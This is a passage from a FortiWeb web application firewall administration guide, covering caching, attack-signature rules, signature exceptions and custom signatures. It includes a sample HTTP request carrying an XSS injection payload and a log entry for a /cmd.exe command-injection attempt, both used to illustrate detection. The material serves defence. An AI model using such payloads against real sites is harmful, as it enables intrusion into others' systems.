<b>URL Pattern</b>	Depending on your selection in <i>Type</i> , enter either: <ul style="list-style-type: none"> <li>the literal URL, such as <code>/index.php</code>, that the HTTP request must contain in order to match the policy. The URL must begin with a slash (<code>/</code>).</li> <li>a regular expression, such as <code>^/*\.php</code>, matching all and only the URLs to which the policy should apply. The pattern does not require a slash (<code>/</code>); however, it must at match URLs that begin with a slash, such as <code>/index.cfm</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on page 726).</p>

14. Repeat the previous steps for each URL that you want to cache.  
Omitting a URL from the table is equivalent to creating an exception: if the table is *not* empty, FortiWeb will only cache URLs that you list in this table.
15. To apply the rewriting policy, select it in an inline protection profile. For details, see “[Configuring a protection profile for inline topologies](#)” on page 496.

**See also**

- [Compression & decompression](#)

## What can be cached?

Caching works best with data that does not change. Static web pages, images, movies, and music all typically work well.

When content changes often, caching provides overhead by consuming RAM without its usual benefit of reduced latency. Some HTTP headers and other factors indicate dynamic content which FortiWeb will not cache.

FortiWeb will not cache responses if the request:

- Method is not `GET` (e.g. responses to `POST` are not cached)
- Contains the header:
  - `Authorization:`
  - `Proxy-Authorization:`
  - `If-Modified-Since`
  - `If-Unmodified-Since`
  - `If-Match`
  - `If-None-Match`

FortiWeb also will not cache if the response:

- Has a `Set-Cookie:` field
- Has a `Vary:` field
- Forbids caching (e.g. `Cache-Control: no-cache/no-store/private`)
- Has no `Content-Length:` field (e.g. `Connection:close` and `Transfer-Encoding: chunked`)
- Has no cache expiry tag (e.g. `Last-Modified/Etag` and `Cache-Control/Expires`)

# Blocking known attacks & data leaks

Many attacks and data leaks can be detected by FortiWeb using signatures. Enable signatures to defend against many attacks in the [OWASP Top 10](#), plus more:

- cross-site scripting (XSS)
- SQL injection and many other code injection styles
- remote file inclusion (RFI)
- local file inclusion (LFI)
- OS commands
- trojans/viruses
- exploits
- sensitive server information disclosure
- credit card data leaks

FortiWeb scans:

- parameters in the URL of HTTP `GET` requests
- parameters in the body of HTTP `POST` requests
- XML in the body of HTTP `POST` requests (if [Enable XML Protocol Detection](#) is enabled)
- cookies

In addition to scanning standard requests, FortiWeb can also scan XML And Action Message Format 3.0 (AMF3) serialized binary inputs used by Adobe Flash clients to communicate with server-side software. For more information, see [Enable AMF3 Protocol Detection](#) and [Illegal XML Format](#) (for inline protection profiles) or [Enable AMF3 Protocol Detection](#) (for offline protection profiles).

Known attack signatures can be updated. For information on uploading a new set of attack definitions, see [“Uploading signature & geography-to-IP updates” on page 156](#) and [Connecting to FortiGuard services](#). You can also create your own. See [“Defining custom data leak & attack signatures” on page 423](#).

Each server protection rule can be configured with the severity and notification settings (“trigger”) that, in combination with the action, determines how each violation will be handled.

For example, attacks categorized as cross-site scripting and SQL injection could have the `action` set to `alert_deny`, the `severity` set to `High`, and a trigger set to deliver an alert email each time these rule violations are detected. Specific signatures in those categories, however, might be disabled, set to log/alert instead, or exempt requests to specific host names/URLs.

## To configure a signature rule

1. Before you create a signature rule, create custom signatures, if any, that you will add to the rule (see [“Defining custom data leak & attack signatures” on page 423](#)).
2. If you require protection for Oracle padding attacks, configure a rule for it (see [“Defeating cipher padding attacks on individually encrypted inputs” on page 433](#)).
3. Go to *Web Protection > Known Attacks > Signatures*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

4. Click *Create New*.  
A dialog appears.
5. Configure these settings:

**Edit Signature Policy**

<b>Name</b>	<input style="width: 90%;" type="text" value="attack-signatures1"/>				
	Action	Block Period	Severity	Trigger Action	
<b>Cross Site Scripting</b>	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
<b>Cross Site Scripting (Extended)</b>	<input type="checkbox"/>	Alert	60	Medium	Please Select
<b>SQL Injection</b>	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
<b>SQL Injection (Extended)</b>	<input type="checkbox"/>	Alert	60	Medium	Please Select
▶ <b>Generic Attacks</b>	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
▶ <b>Generic Attacks(Extended)</b>	<input checked="" type="checkbox"/>	Period Block	60	Medium	Please Select
▶ <b>Known Exploits</b>	<input checked="" type="checkbox"/>	Period Block	60	High	Please Select
<b>Trojans</b>	<input checked="" type="checkbox"/>	Period Block	60	Medium	Please Select
▶ <b>Information Disclosure</b>	<input checked="" type="checkbox"/>	Erase, no Alert	60	Low	Please Select
<b>Bad Robot</b>	<input checked="" type="checkbox"/>	Alert	60	High	Please Select
<b>Credit Card Detection</b>	<input checked="" type="checkbox"/>	Erase & Alert	60	High	Please Select
<b>Credit Card Detection Threshold</b>			<input style="width: 80%;" type="text" value="1"/>		
<b>Custom Signature Group</b>		Please Select		<a href="#">Detail...</a>	

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Action</b> (column)	<p>In each row, select which action the FortiWeb appliance will take when it detects a violation of the rule. Supported options vary (available options are listed in the description for each specific rule), but may include:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> <li>• <b>Redirect</b> — Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure <a href="#">Redirect URL</a> and <a href="#">Redirect URL With Reason</a>.</li> </ul>

Setting name	Description
	<ul style="list-style-type: none"> <li>• <b>Send 403 Forbidden</b> — Reply to the client with an HTTP 403 Access Forbidden error message and generate an alert email and/or log message.</li> <li>• <b>Pass</b> — Allow the request. Do <i>not</i> generate an alert email and/or log message.</li> <li>• <b>Continue</b> — Generate an alert and/or log message, then continue by evaluating any subsequent rules defined in the web protection profile (see <a href="#">“Sequence of scans” on page 21</a>). If no other rules are violated, allow the request. If multiple rules are violated, a single request will generate multiple attack log messages and/or alert email.</li> <li>• <b>Alert &amp; Erase</b> — Hide sensitive information in replies from the web server (sometimes called “cloaking”). Block the request or remove the sensitive information, and generate an alert email and/or log message.  <b>Caution:</b> This option is not fully supported in offline protection mode. Only an alert and/or log message can be generated; sensitive information cannot be blocked or erased.</li> <li>• <b>Erase, no Alert</b> — Hide sensitive information in replies from the web server (sometimes called “cloaking”). Block the request or remove the sensitive information, but do <i>not</i> generate an alert email and/or log message.  <b>Caution:</b> This option is <i>not</i> supported in offline protection mode.</li> </ul> <p>The default value is <i>Alert</i>. See also <a href="#">“Reducing false positives” on page 659</a>.</p> <p><b>Caution:</b> This setting will be ignored if <i>Monitor Mode</i> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <i>Action</i> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b> (column)	<p>In each row, type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <i>Action</i> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

Setting name	Description
<b>Severity</b> (column)	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. In each row, select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b> (column)	<p>In each row, select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of each rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>
<b>Cross Site Scripting</b>	<p>Enable to prevent a variety of cross-site scripting (XSS) attacks, such as some varieties of CSRF (cross-site request forgery).</p> <p>All of this attack’s signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature’s check box.</p> <p>Attack log messages contain <i>Cross Site Scripting</i> and the subtype and signature ID (for example, <i>Cross Site Scripting : Signature ID 010000063</i>) when this feature detects a possible attack.</p> <p>In the <i>Action</i> column, select that the FortiWeb will do when it detects this type of attack:</p> <ul style="list-style-type: none"> <li>• <i>Alert</i></li> <li>• <i>Alert &amp; Deny</i></li> <li>• <i>Period Block</i></li> <li>• <i>Redirect</i></li> <li>• <i>Send 403 Forbidden</i></li> </ul>
<b>Cross Site Scripting (Extended)</b>	<p>Enable to prevent a variety of XSS attacks.</p> <p>Unlike <i>Cross Site Scripting</i>, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will <b>not</b> cause false positives, you can individually disable that signature.</p>

Setting name	Description
<b>SQL Injection</b>	<p>Enable to prevent SQL injection attacks, such as blind SQL injection.</p> <p>All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box.</p> <p>Attack log messages contain <i>SQL Injection</i> and the subtype and signature ID (for example, <i>SQL Injection : Signature ID 030000010</i>) when this feature detects a possible attack.</p> <p>In the <i>Action</i> column, select that the FortiWeb will do when it detects this type of attack:</p> <ul style="list-style-type: none"> <li>• <i>Alert</i></li> <li>• <i>Alert &amp; Deny</i></li> <li>• <i>Period Block</i></li> <li>• <i>Redirect</i></li> <li>• <i>Send 403 Forbidden</i></li> </ul>
<b>SQL Injection (Extended)</b>	<p>Enable to prevent a variety of SQL injection attacks.</p> <p>Unlike <i>SQL Injection</i>, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will <b>not</b> cause false positives, you can individually disable that signature.</p>
<b>Generic Attacks</b>	<p>Enable to prevent other common exploits, including a variety of injection threats that do not use SQL, such as local file inclusion (LFI) and remote file inclusion (RFI).</p> <p>All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box.</p> <p>Attack log messages contain <i>Generic Attacks</i> and the subtype and signature ID (for example, <i>Generic Attacks-Command Injection : Signature ID 050050030</i>) when this feature detects a possible attack.</p> <p>In the <i>Action</i> column, select that the FortiWeb will do when it detects this type of attack:</p> <ul style="list-style-type: none"> <li>• <i>Alert</i></li> <li>• <i>Alert &amp; Deny</i></li> <li>• <i>Period Block</i></li> <li>• <i>Redirect</i></li> <li>• <i>Send 403 Forbidden</i></li> </ul>

Setting name	Description
<b>Generic Attacks (Extended)</b>	<p>Enable to prevent a variety of exploits and attacks.</p> <p>Unlike <i>Generic Attacks</i>, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will <b>not</b> cause false positives, you can individually disable that signature.</p>
<b>Trojans</b>	<p>Enable to scan for trojans, viruses, malware, and greyware. <b>You must also configure a file upload restriction where you enable <i>Antivirus Scan</i></b> (see “Limiting file uploads” on page 479).</p> <p>Attack log messages contain the file name and signature ID (for example, filename [eicar.com] virus name [EICAR_TEST_FILE]: Waf anti-virus) when this feature detects a possible virus.</p> <p>In the <i>Action</i> column, select that the FortiWeb will do when it detects this type of attack:</p> <ul style="list-style-type: none"> <li>• <i>Alert</i></li> <li>• <i>Alert &amp; Deny</i></li> <li>• <i>Period Block</i></li> <li>• <i>Redirect</i></li> <li>• <i>Send 403 Forbidden</i></li> </ul> <p>To configure which database of signatures to use, select either <i>Regular Virus Database</i> or <i>Extended Virus Database</i> (see “Choosing the virus signature database &amp; decompression buffer” on page 146).</p> <p><b>Caution:</b> Files greater than the scan buffer configured in <i>Maximum Antivirus Buffer Size</i> are too large for FortiWeb to decompress, and will pass through without being scanned. <b>This could allow malware to reach your web servers.</b> To <b>block</b> oversized files, you <b>must</b> configure <i>Body Length</i>.</p> <p><b>Caution:</b> To remain effective as new malware emerges, it is vital that your FortiWeb can connect to FortiGuard services to regularly update its engine and signatures. Failure to do so will cause this feature to become less effective over time, and may allow viruses to pass through your FortiWeb. For instructions on how to verify connectivity and enable automatic updates, see “Connecting to FortiGuard services” on page 142.</p>

Setting name	Description
<b>Information Disclosure</b>	<p>Enable to detect server error messages and other sensitive messages in the HTTP headers, such as <i>CF Information Leakage</i> (Adobe ColdFusion server information).</p> <p>All of this attack's signatures are automatically enabled when you enable detection. However, if one of the signatures is causing false positives and you need to instead configure a custom attack signature that will <b>not</b> cause false positives, you can individually disable that signature. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box.</p> <p>Error messages, HTTP headers such as <code>Server: Microsoft-IIS/6.0</code>, and other messages could inform attackers of the vendor, product, and version numbers of software running on your web servers, thereby advertising their specific vulnerabilities.</p> <p>Sensitive information is detected according to fixed signatures.</p> <p>Attack log messages contain <code>Information Disclosure</code> and the subtype and signature (for example, <code>Information Disclosure-HTTP Header Leakage : Signature ID 080200001</code>) when this feature detects a possible leak.</p> <p>In the <i>Action</i> column, select that the FortiWeb will do when it detects this type of vulnerability:</p> <ul style="list-style-type: none"> <li>• <i>Alert</i>  <b>Note:</b> Does <b>not</b> cloak, except for removing sensitive headers. (Sensitive information in the body remains unaltered.)</li> <li>• <i>Alert &amp; Erase</i> — Hide replies with sensitive information (sometimes called "cloaking"). Block the reply (or reset the connection) or remove the sensitive information, and generate an alert email and/or log message.  If the sensitive information is a status code, you can customize the web page that will be returned to the client with the HTTP status code.  <b>Note:</b> This option is not fully supported in offline protection mode. Effects will be identical to <i>Alert</i>; sensitive information will not be blocked or erased.</li> <li>• <i>Period Block</i></li> <li>• <i>Redirect</i></li> </ul>

Setting name	Description
	<p><b>Tip:</b> Some attackers use 4XX and 5XX HTTP response codes for web site reconnaissance when identifying potential targets: to determine whether a page exists, has login failures, is Not Implemented, Service Unavailable, etc. Normally, the FortiWeb appliance records attack logs for 4XX and 5XX response codes, but HTTP response codes are also commonly innocent, and too many HTTP response code detections may make it more difficult to notice other information disclosure logs. To disable response code violations, disable both the <i>HTTP Return Code 4XX</i> and <i>HTTP Return Code 5XX</i> options in this rule's area.</p> <p><b>Tip:</b> Because this feature can potentially require the FortiWeb appliance to rewrite the header and body of <b>every</b> request from a server, it can decrease performance. To minimize impact, Fortinet recommends enabling this feature <b>only</b> to help you identify information disclosure through logging, and <b>until</b> you can reconfigure the server to omit such sensitive information.</p>
<b>Bad Robot</b>	<p>Enable to analyze the <code>User-Agent</code> : HTTP header and block known content scrapers, spiders looking for vulnerabilities, and other typically unwanted automated clients.</p> <p>FortiWeb predefined signatures for many well-known robots, such as link checkers, search engine indexers, spiders, and web crawlers for Google, Baidu, and Bing, which you can use to restrict access by Internet robots such as web crawlers, as well as malicious automated tools.</p> <p>Search engines, link checkers, retrievals of entire web sites for a user's offline use, and other automated uses of the web (sometimes called robots, spiders, web crawlers, or automated user agents) often access web sites at a more rapid rate than human users. However, it would be unusual for them to request the same URL within that time frame.</p> <p>Usually, web crawlers request many different URLs in rapid sequence. For example, while indexing a web site, a search engine's web crawler may rapidly request the web site's most popular URLs. If the URLs are web pages, it may also follow the hyperlinks by requesting all URLs mentioned in those pages. In this way, the behavior of web crawlers differs from a typical brute force login attack, which focuses repeatedly on one URL.</p> <p>Some robots, however, are not well-behaved. You can request that robots not index and/or follow links, and disallow their access to specific URLs (see <a href="http://www.robotstxt.org/">http://www.robotstxt.org/</a>). However, misbehaving robots frequently ignore the request, and there is no single standard way to rate-limit robots.</p> <p>To verify that bad robot detection is being applied, attempt to download a web page using <code>wget</code>, which is sometimes used for content scraping.</p>

Setting name	Description
<b>Credit Card Detection</b>	<p>Enable to detect credit card numbers in the response from the server. Also configure <a href="#">Credit Card Detection Threshold</a>.</p> <p>Credit card numbers being sent from the server to the client, especially on an unencrypted connection, constitute a violation of PCI DSS. In most cases, the client should only receive mostly-obscured versions of their credit card number, if they require it to confirm which card was used. This prevents bystanders from viewing the number, but also reduces the number of times that the actual credit card number could be observed by network attackers. For example, a web page might confirm a transaction by displaying a credit card number as:</p> <pre>XXXX XXXX XXXX 1234</pre> <p>This mostly-obscured version protects the credit card number from unnecessary exposure and disclosure. It would <b>not</b> trigger the credit card number detection feature.</p> <p>However, if a web application does not obscure displays of credit card numbers, or if an attacker has found a way to bypass the application's protection mechanisms and gain a list of customers' credit card numbers, a web page might contain a list with many credit card numbers in clear text. Such a web page would be considered a data leak, and trigger credit card number disclosure detection.</p> <p>Attack log messages contain <code>Credit Card Detection</code> and the subtype and signature (for example, <code>Credit Card Detection : Signature ID 100000001</code>) when this feature detects a credit card disclosure.</p> <p>In the <a href="#">Action</a> column, select that the FortiWeb will do when it detects this type of attack:</p> <ul style="list-style-type: none"> <li>• <i>Alert</i></li> <li>• <i>Alert &amp; Deny</i></li> <li>• <i>Alert &amp; Erase</i></li> <li>• <i>Period Block</i></li> </ul>
<b>Credit Card Detection Threshold</b>	<p>Type 0 to report <b>any</b> credit card number disclosures, or enter a threshold if the web page must contain a number of credit cards that equals or exceeds the threshold in order to trigger the credit card number detection feature.</p> <p>For example, to ignore web pages with only one credit card number, but to detect when a web page containing two or more credit cards, enter 2.</p>
<b>Custom Signature Group</b>	<p>Select a custom signature group to use, if any. For details, see <a href="#">“Defining custom data leak &amp; attack signatures” on page 423</a>.</p> <p>Attack log messages contain <code>Custom Signature Detection</code> and the name of the individual signature when this feature detects an attack.</p> <p>To view and/or edit the custom signature set, click the <i>Detail</i> link. The <i>Edit Custom Signature Group</i> dialog appears.</p>

6. Click *OK*.
7. If you enabled *Information Disclosure*, *Trojans*, or *Credit Card Detection*, configure a decompression rule. See “[Configuring temporary decompression for scanning & rewriting](#)” on page 488.



Failure to configure a decompression rule, or, for HTTPS requests, to provide the server's x.509 certificate in either *Certificate* or *Certificate File*, will result in FortiWeb being unable to scan requests. This effectively disables those features.

8. To apply the signature rule, select it in an inline protection profile or an offline protection profile (see “[Configuring a protection profile for inline topologies](#)” on page 496 or “[Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)” on page 506).
9. To verify your configuration, attempt a request that should be detected and/or blocked by your configuration.



Instead of actually executing the exploit or uploading a virus, attempt a harmless script with similar syntax, or upload an [EICAR](#) file. Alternatively, test your configuration in a non-production environment.

If detection fails:

- Verify that routing and TCP/IP-layer firewalling does not prevent connectivity.
  - Verify that your simulated attack operates on either the HTTP header or HTTP body, whichever component is analyzed by that feature.
  - If the feature operates on the HTTP body, verify that `http-cachesize` is large enough, or that you have configured to *Body Length* block requests that exceed the buffer limit. For details, see the [FortiWeb CLI Reference](#).  
If the HTTP body is compressed, verify that *Maximum Antivirus Buffer Size* is large enough, or that you have configured to *Body Length* block requests that exceed the buffer limit.
  - If you enabled *Trojans*, verify that you have also configured its configuration dependencies (see “[Limiting file uploads](#)” on page 479).
  - If the feature operates on the parameters in the URL line in the HTTP headers, verify that the total parameter length (after URL decoding, if required — configure *Recursive URL Decoding*) is not larger than the buffer size of *Total URL and Body Parameters Length* or *Total URL Parameters Length*.
10. If normal input for some URLs accidentally matches a signature, either create and use a modified version of it instead via custom signatures, or create exceptions (“[Configuring action overrides or exceptions to data leak & attack detection signatures](#)” on page 420).

## See also

- Finding signatures that are disabled or “Alert Only”
- Configuring action overrides or exceptions to data leak & attack detection signatures
- Sequence of scans
- Preventing zero-day attacks
- Limiting file uploads
- How often does Fortinet provide FortiGuard updates for FortiWeb?
- IPv6 support

## Configuring action overrides or exceptions to data leak & attack detection signatures

You can configure FortiWeb to omit attack signature scans in some cases. You can also configure the signature to only log/alert instead of blocking the attack.

Exceptions may be useful if you know that some URLs, during normal use, will cause false positives by matching an attack signature. Signature exceptions define request URLs that will **not** be subject to signature rules.

For example, if the HTTP POST URL `/pageupload` should accept input that is PHP code, but it is the **only** URL on the host that should do so, you would create an exception that, in the *PHP Injection* category, disables that specific signature ID for the URL `/pageupload` in the signature rule that normally would block all injection attacks.



If you are not sure which exceptions are advisable, examine your attack log for attack log messages generated by normal traffic on servers that are not actually vulnerable to that attack. You can click the *Add Exception* link directly in the attack log message display to create an exception.

**Figure 48:**Disabling signatures or adding exceptions while viewing the attack log

#	HTTP Host	URL	Date	Time	Source	Destination	Policy	Message
9	172.20.120.170	/	2012-07-24	16:01:22	172.20.120.49	172.20.120.170	policy1	HTTP Host Violatio
10	172.20.120.170	/cmd.exe	2012-07-24	15:58:06	172.20.120.49	172.20.120.170	policy1	Generic Attacks-C
11	172.20.120.170	/form	2012-07-24	15:32:42	172.20.120.49	172.20.120.170	policy1	Parameter Validat

Date	2012-08-13	Time	10:17:40
MSG ID	000000923893	ID	00070010
Policy	policy1	Action	Deny
Severity Level	High	Trigger Policy	
Level	alert	Device ID	FV-1KC3R11700136
Type	attack	Sub Type	waf_signature_detection
Message	Credit Card Detection : Signature ID 10000000 (Add Exception) Disable Signature	Time Zone	(GMT-5:00)Eastern Time(US & Canada)
Protocol	tcp	Service	http
Source	172.20.120.122	Source Port	49738
Destination	172.16.100.148	Destination Port	80
URL	/twiki/bin/view/Main/WebSearch	HTTP Host	172.20.120.170
HTTP Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1) Gecko/20100101 Firefox/9.0.1	Connection	
Referer		Content	
Cache-Control		Origin	
Content-Type		Accept	
Accept-Encoding		Accept-Language	
Accept-Charset		Cookie	

## To configure a signature exception, action override, or disable a signature

1. Go to *Web Protection > Known Attacks > Signatures*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "Permissions" on page 52.

2. Click the row corresponding to an existing signature rule for which you need to individually disable one or more signatures.

A dialog appears.

**Edit Signature Policy**

Name: attack-signatures1

	Action	Block Period	Severity	Trigger Action
<input checked="" type="checkbox"/> Cross Site Scripting	Period Block	60	High	Please Select
<input type="checkbox"/> Cross Site Scripting (Extended)	Alert	60	Medium	Please Select
<input checked="" type="checkbox"/> SQL Injection	Period Block	60	High	Please Select
<input type="checkbox"/> SQL Injection (Extended)	Alert	60	Medium	Please Select
<input checked="" type="checkbox"/> Generic Attacks	Period Block	60	High	Please Select
<input checked="" type="checkbox"/> Generic Attacks(Extended)	Period Block	60	Medium	Please Select
<input checked="" type="checkbox"/> Known Exploits	Period Block	60	High	Please Select
<input checked="" type="checkbox"/> Trojans	Period Block	60	Medium	Please Select
<input checked="" type="checkbox"/> Information Disclosure	Erase, no Alert	60	Low	Please Select
<input checked="" type="checkbox"/> Bad Robot	Alert	60	High	Please Select
<input checked="" type="checkbox"/> Credit Card Detection	Erase & Alert	60	High	Please Select

Credit Card Detection Threshold: 1

Custom Signature Group: Please Select [Detail...](#)

Buttons: OK, Cancel, **Advanced Mode**

3. Click *Advanced Mode*.
4. Click *Create New*.  
A dialog appears.
5. In the signature tree on the left, click to open the signature category where you need to disable a specific signature. When you have selected an individual sub-category, a list of individual signature IDs in it will appear in the pane to the right.
6. Click the row of the signature ID that you need to disable.  
When selected, the signature row will be highlighted in blue.
7. If you want to **disable** the signature for this rule, or globally, right-click the signature's row and select the corresponding option.
8. If you want to receive **only logs or alert email** about detections, but do not want to block matching requests, in the *Signature* tab, mark the *Alert Only* check box.
9. If you want to **exempt** specific host name/URL combinations, in the pane on the right side, click the *Exception* tab.

## 10. Configure these settings:

Setting name	Description
<b>Host</b>	Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the signature exception.  This option is available only if <i>Host Status</i> is enabled.
<b>Host Status</b>	Enable to require that the <code>Host :</code> field of the HTTP request match a protected host names entry in order to match the signature exception. Also configure <i>Host</i> .
<b>Type</b>	Indicate whether <i>Request URL</i> is a <i>Simple String</i> (that is, a literal URL) or a <i>Regular Expression</i> .
<b>Request URL</b>	Depending on your selection in <i>Type</i> , enter either: <ul style="list-style-type: none"> <li>the literal URL, such as <code>/causes-false-positives.php</code>, that the HTTP request must contain in order to match the signature exception. The URL must begin with a slash (<code>/</code>).</li> <li>a regular expression, such as <code>^/* .php</code>, matching all and only the URLs to which the signature exception should apply. The pattern does not require a slash (<code>/</code>); however, it must at match URLs that begin with a slash, such as <code>/index.cfm</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on page 726).</p>

11. Click *Add*.

12. Repeat the previous steps for each entry that you want to add to the signature exception.

## See also

- [Blocking known attacks & data leaks](#)
- [Finding signatures that are disabled or “Alert Only”](#)

## Finding signatures that are disabled or “Alert Only”

After you have disabled or overridden the actions of some individual signatures to be *Alert Only*, if you need to find them again and change those settings, you can do this quickly by filtering the list of signatures via *Filters > Disabled* or *Filters > Alert Only* in the navigation tree on the left.

Signature ID	Status	Description
020000001	Enable	This signature prevents attackers from adding event processing functions for "mousedown" events; this injection can be achieved in HTTP request URL or HTTP arguments.
020000002	Enable	This signature prevents attackers from using "mocha" tag to perform script injection; this injection can be achieved in HTTP request URL or HTTP arguments.

```
GET /login?picfilename=
image_w3default.gif%20onmousedown=%22alert('xss
success')%22&passwd=&ok HTTP/1.1
Referer: http://yoursite.com/
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows
NT 5.1; SV1; .NET CLR
1.1.4322)
Pragma: no-cache
Accept: */*
Host: yoursite.com
Connection: Keep-Alive
Cookie: CustomCookie=WebInspect0;ASPSESSIONIDSQQ
```

For example, to display a list of all signatures whose *Alert Only* check box is marked, click the *Alert Only* item in the tree. You can then quickly unmark these check boxes for multiple signatures to begin blocking again rather than only logging.

## See also

- [Blocking known attacks & data leaks](#)
- [Configuring action overrides or exceptions to data leak & attack detection signatures](#)

## Defining custom data leak & attack signatures

Custom signatures can be attack signatures and/or data leak signatures.

If the predefined regular expressions cause false positives or do not match what you need, you can configure your own. This gives you the flexibility to define your own special types of personally identifiable information, as well as zero-day attacks.

Signatures should be crafted carefully to avoid performance issues inherent in regular expressions that use recursion (see [“Regular expression performance tips”](#) on page 650).

## To configure a custom signature

1. Go to *Web Protection > Known Attacks > Custom Signature*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see “[Permissions](#)” on page 52.

2. Click *Create New*, then configure these settings:

Edit Custom Signature

<b>Name</b>	<input type="text" value="custom-signature1"/>
<b>Direction</b>	<input checked="" type="radio"/> Request <input type="radio"/> Response
<b>Case Sensitive</b>	<input type="checkbox"/>
<b>Expression</b>	<input type="text" value="attack\$rus"/> <span style="float: right;">&gt;&gt;</span>
<b>Action</b>	Period Block <span style="float: right;">▼</span>
<b>Block Period</b>	<input type="text" value="3600"/> (1~3600)(Seconds)
<b>Severity</b>	High <span style="float: right;">▼</span>
<b>Trigger Action</b>	notification-servers1 <span style="float: right;">▼</span>

Add Target

ID	Target	
1	REQUEST_BODY	

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Direction</b>	Select which the expression will be applied to, either: <ul style="list-style-type: none"><li>• <b>Request</b> — <i>Expression</i> will be an attack signature.</li><li>• <b>Response</b> — <i>Expression</i> will be a server information disclosure signature.</li></ul>
<b>Case Sensitive</b>	Enable to differentiate sensitive information according to upper case and lower case letters.  For example, when this option is enabled, an HTTP request involving tomcat would <b>not</b> match a sensitive information signature that specifies <b>T</b> omcat (difference is lower case “t”).

Setting name	Description
<b>Expression</b>	<p>Depending on your selection in <i>Direction</i>, type a regular expression that matches either:</p> <ul style="list-style-type: none"> <li>• an attack from a client</li> <li>• server information disclosure from the server</li> </ul> <p>To prevent false positives, it should not match anything else. The maximum length is 2,071 characters.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on <a href="#">page 726</a>).</p> <p>For an example signature and tips on how to prevent evasive attacks, see “<a href="#">Example: Sanitizing poisoned HTML</a>” on <a href="#">page 397</a>.</p>
